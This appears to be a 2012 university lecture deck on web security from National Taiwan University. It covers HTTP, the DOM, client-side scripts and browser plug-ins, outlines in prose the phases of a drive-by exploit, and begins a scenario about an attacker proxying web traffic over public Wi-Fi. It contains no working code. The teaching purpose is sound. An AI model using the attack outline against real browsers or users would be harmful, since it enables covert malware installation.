

# Information Security - Web Security

Department of Information Management  
National Taiwan University

Information Security  
Fall 2012

Shun-Wen Hsiao  
hsiaom@iis.sinica.edu.tw

# Outline

- Introduction
- Web Basics
- Web Hacker – The Heist
- The OWASP Top 10 Web App Security Risks
- Botnet
- Session Hijacking and Cross Site Script
- Web Security Bulletin and Ethic

# Introduction

- If you were a ...
  - General Web User.
    - using PC, slate, smart phone, embedded device, ...
    - web mail, social network, on-line shopping, on-line banking, medical record, employment history, ...
  - Web Application Programmer.
    - program bug/ flaw, misconfiguration, insecure process, ...
  - MIS Administrator.
    - How do you ensure the web apps are secure?
  - Manager, CIO, CEO, ...

# Introduction (cont'd)

- What will we learn from this class?
  - The operation of the **Hypertext Transfer Protocol (HTTP)**
  - The operation of a **Browser**
  - The techniques used by a **Hacker**
  - The **OWASP Top 10** Web Application Security Risks
  - Session Hijacking and Cross-Site Script (**XSS**)
  - **Botnet**
  - Personal Information Protection Act (個人資料保護法)

# References

- **20 THINGS I LEARNED ABOUT BROWSER AND THE WEB.**
  - It is a short guide for anyone who's curious about the basics of browser and the web.
  - <http://www.20thingsilearned.com/>
  - Updated: Nov. 2011.
- **OWASP - The Open Web Application Security Project**
  - It is a website dedicated to Web application security.
  - <https://www.owasp.org/>
- **OWASP Top 10 Application Security Risks - 2010.**
  - [https://www.owasp.org/index.php/Top\\_10\\_2010-Main](https://www.owasp.org/index.php/Top_10_2010-Main)
- **Ajax Security**
  - Billy Hoffman and Bryan Sullivan
  - Addison-Wesley Professional
  - December 06, 2007
- **Beautiful Security: Leading Security Experts Explain How They Think**
  - Andy Oram and John Viega
  - O'Reilly Media
  - April 2009

# Browsers



# HTTP (Hypertext Transfer Protocol)

Type the following URL in the browser

<http://www.cnn.com/>



HTTP Request

2

```
GET / HTTP/1.1
Host: www.cnn.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.
Accept: text/html, application/xhtml+xml
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-tw, zh;q=0.8,en-US
Accept-Charset: Big5, utf-8;q=0.7, ...
Cookie: SelectedEdition=edition; ...
```

1

DNS Query:  
[www.cnn.com](http://www.cnn.com) IP?

DNS Answer:  
157.166.240.11  
157.166.240.13  
157.166.240.10



DNS (Domain Name System) Server



CNN Web Server

# HTTP Request with Parameters

## Without parameters

http://www.cnn.com/index.html



```
GET /index.html HTTP/1.1
Host: www.cnn.com
```

## With parameters in URL (aka GET)

http://www.cnn.com/index.php?id=123&q=456



```
GET /index.php?id=123&q=456 HTTP/1.1
Host: www.cnn.com
```

## With parameters in Cookie

http://www.cnn.com/index.php



```
GET /index.php HTTP/1.1
Host: www.cnn.com
Cookie: id=123;q=456
```

## With parameters in the content (aka POST)

http://www.cnn.com/index.php



```
POST /index.php HTTP/1.1
Host: www.cnn.com
Content-Length: 13
id=123&q=456
```



# HTTP Reply Header

Type the following URL in the browser

<http://www.cnn.com/>



```
HTTP/1.1 200 OK
Host: www.cnn.com
Server: nginx
Date: Thu, 15 Nov 2012 07:28:32 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: CG=TW:03:Taipei; path=
Vary: Accept-Encoding
Cache-Control: max-age=60
content-Encoding: gzip
X-UA-profile: desktop
...
```

<HTML>...



HTTP Reply

CNN Web Server

# HTML (HyperText Markup Language) Document

```
<!DOCTYPE HTML>
<html lang="en-US">

<head>
<title>CNN.com International - Breaking, World, Business, Sports
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<meta http-equiv="refresh" content="1800">
...
<script>
var cnnIsHomePage=true;
...
</script>
</head>

<body id="cnnMainPage">
<div id="cnn_ipadappbanner"></div>

...
</body>
</html>
```

# Web Browser Engine


- A **web browser engine**, (sometimes called **layout engine** or **rendering engine**), is a software component that takes marked up content (such as HTML, XML, image files, etc.) and formatting information (such as CSS, XSL, etc.) and displays the formatted content on the screen.

HTML + CSS

```
<html>
<head>
</head>
<body>
<div>
<form>
<img />
...
</div></body>
</html>
```



DOM




Display



# DOM (Document Object Model)

- **The Document Object Model (DOM)** is a cross-platform and language-independent convention for representing and interacting with objects in HTML, XHTML and XML documents.



An example of DOM in Chrome web developer tool.

# Client-Side Script Engine

## HTML with client-side script

```
<html>
<head>
<script>
  // JavaScript
</script>
<body>
</body>
</html>
```




Client-Side  
Script  
Engine

**Client-side scripting** refers to the class of computer programs on the web that are executed by the user's web browser. It is enabling web pages to be scripted; that is, to have different and changing content depending on user input, environmental conditions (such as the time of day), or other variables.


Handel Window Event




Set/Trigger Timer



Modify DOM



Send HTTP Request



:

# Browser Extension

In HTTP request

Accept:

`application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png, */*;q=0.5`

How about a PDF file, Flash clip, or JAVA applet?



`application/pdf`  
`application/x-shockwave-flash`  
`application/java`

Basically, a browser does not know how to handle this object, so it relies on 3<sup>rd</sup> party plug-in to render these objects.

# Browser Extension (cont'd)

- A browser extension is a computer program that extends the functionality of a web browser.
  - **Plug-ins** add specific abilities into browsers using certain APIs allowing third parties to create plug-ins that interact with the browser.
    - e.g., Flash, PDF reader, JAVA, Windows Media Player...
  - **Extensions** can be used to modify the behavior of existing browser features to the application or add entirely new features.
    - e.g., adblock, gestures, ...
- But this world is not perfect.
  - stupid browser?




# Client-Side Attack: Drive-By Exploit

- The goal of the **drive-by exploit** is to take effective, temporary **control** of the client web **browser** for the purpose of
    - forcing it to fetch, store, and then execute a binary application
    - without revealing to the human user that these actions have taken place.
1. Shellcode injection phase
    - The first challenge in delivering the drive-by exploit is gaining control of the browser.
      - all drive-by exploits begin with a **remote code injection**
      - such as **buffer overflow** exploit against component within the browser process, e.g., the ActiveX interpreter, the PDF object, the Flash player.
  2. Shellcode **execution** phase
    - inject a small shellcode segment **within the browser process** to conduct covert binary installation
  3. Covert binary install phase
    - **fetching** a remote malware application from some remote source on the Internet, storing it within the file system and **executing** it on the victim's host




# Example of Drive-By Exploit



# **WEB HACKER - THE HEIST**

# Web Request/Response Model



- Request
  - URL (get, post, ...)
- Response
  - HTML, CCS, JS, XML, ...
- Static Web Page
- Dynamic Web Page
  - Server-Side Scripting
  - Client-Side Scripting
    - HTML, JS, CSS, DOM



Classic synchronous Web request/response model

# Asynchronous JavaScript and XML (Ajax)

Example: Google Search!  
Facebook Wall





Asynchronous Ajax request/response model

# The Heist

- Eve
  - Pay **cash** to buy a cup of coffee
  - Free **Wi-Fi** Internet access in the shop
  - She makes sure all her Web traffic is being **recorded** through an **HTTP proxy** on her local machine
- HighTechVacations.net
  - Ticket booking, planning, ...
  - Web applications with Ajax
    - the technology is new enough that people make basic mistakes
    - no one seems to be providing good security practices

# (Local, Software) HTTP Proxy



Fiddler is a Web Debugging Proxy which logs all HTTP(S) traffic between your computer and the Internet.


<http://www.fiddler2.com/fiddler2/>

# The Heist - observation

- Eve
  - creates an account,
  - uses the search feature,
  - enters data in the form to submit feedback, and
  - begins booking a flight from Atlanta to Las Vegas.
- The site switches to **SSL!**
  - but the site is self-signed. (A big mistake.)
  - a sign of sloppy administrators or
  - an IT department in a cash crunch

# Secure Sockets Layer (SSL) signed!

<https://mail.google.com>





SSL 錯誤

← → ↻ <https://oper.cc.ntu.edu.tw/download/> ☆ ↻ ↷



## 網站的安全性憑證不可靠!

您嘗試到達 **oper.cc.ntu.edu.tw**，但伺服器提供的憑證由您電腦作業系統不信任的實體簽發。這可能表示伺服器自行產生安全性憑證，因此 Google 瀏覽器無法憑其辨認身份；或者有攻擊者試圖攔截您的通訊。您必須就此停住。尤其如果您從未在這個網站接過這種警告，就更不應該繼續。

[仍要繼續](#) [返回安全性瀏覽](#)

▼ [進一步資訊](#)

當您連線至安全的網站時，該伺服器會為您的瀏覽器提供一身份資料，例如由您電腦信任的第三方驗證過的網站網址。就能驗證您的通訊對象是您想要的網站，而非其他第三方。

在此情況下，憑證並未經過您的電腦所信任的第三方單位驗證自己是某某網站，這就是為什麼憑證需經過受信任的第三方的身分資訊不具任何意義，這意味著沒有人可以確認您是真是與自行建立憑證並宣稱是 **oper.cc.ntu.edu.tw** 的攻擊者。

如果您任職的機構使用自行產生的憑證，而您嘗試連線到便可以解決這個問題，並且絕對安全：將貴機構的根憑證匯入發行或認證的憑證，並允許您連至內部網站，不再出現錯誤請與貴機構的協助人員聯絡。

← → ↻ [jssc.ntu.edu.tw/ntucc/email/](https://jssc.ntu.edu.tw/ntucc/email/)

### 電子郵件相關業務

- 重要事項
  - [為什麼一定要使用計算機中心之電子郵件](#)
- 規範
  - [校友電子郵件信箱保留辦法](#)
  - [校友電子郵件帳號命名原則](#)
  - [計算機中心電子郵件過濾原則](#)
  - [郵件空間](#)
  - [收發信件限制](#)
  - [不當信件過濾原則](#)
- 相關設定
  - [網頁讀信服務](#)
  - [安裝台灣大學安全憑證 \[XP\] \[Vista & Windows7\]](#)
  - [安裝台灣網路認證公司安全憑證 \[檔案\]](#)
  - [各式郵件軟體設定說明](#)
  - [利用 gmail 收取臺大信件](#)
  - [廣告信過濾](#)
- 常見問題
  - [如何自我檢測 Email 問題](#)
  - [遇到「憑證不符合」之錯誤訊息](#)
  - [Outlook Express 無法觀看「附加檔案」](#)
  - [如何查詢信箱容量使用狀況](#)

# Network Tap

- Usually, communication media is shared!
  - Ethernet, WiFi (802.11 a/b/g/n)
- Certain network protocols are not encrypted!
  - HTTP, FTP, Telnet

```
HTTP/1.1 200 OK
Date: Tue, 13 Jul 2010 12:12:03 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Server: gws
Content-Length: 12907
X-XSS-Protection: 1; mode=block
```

**HTTP**

```
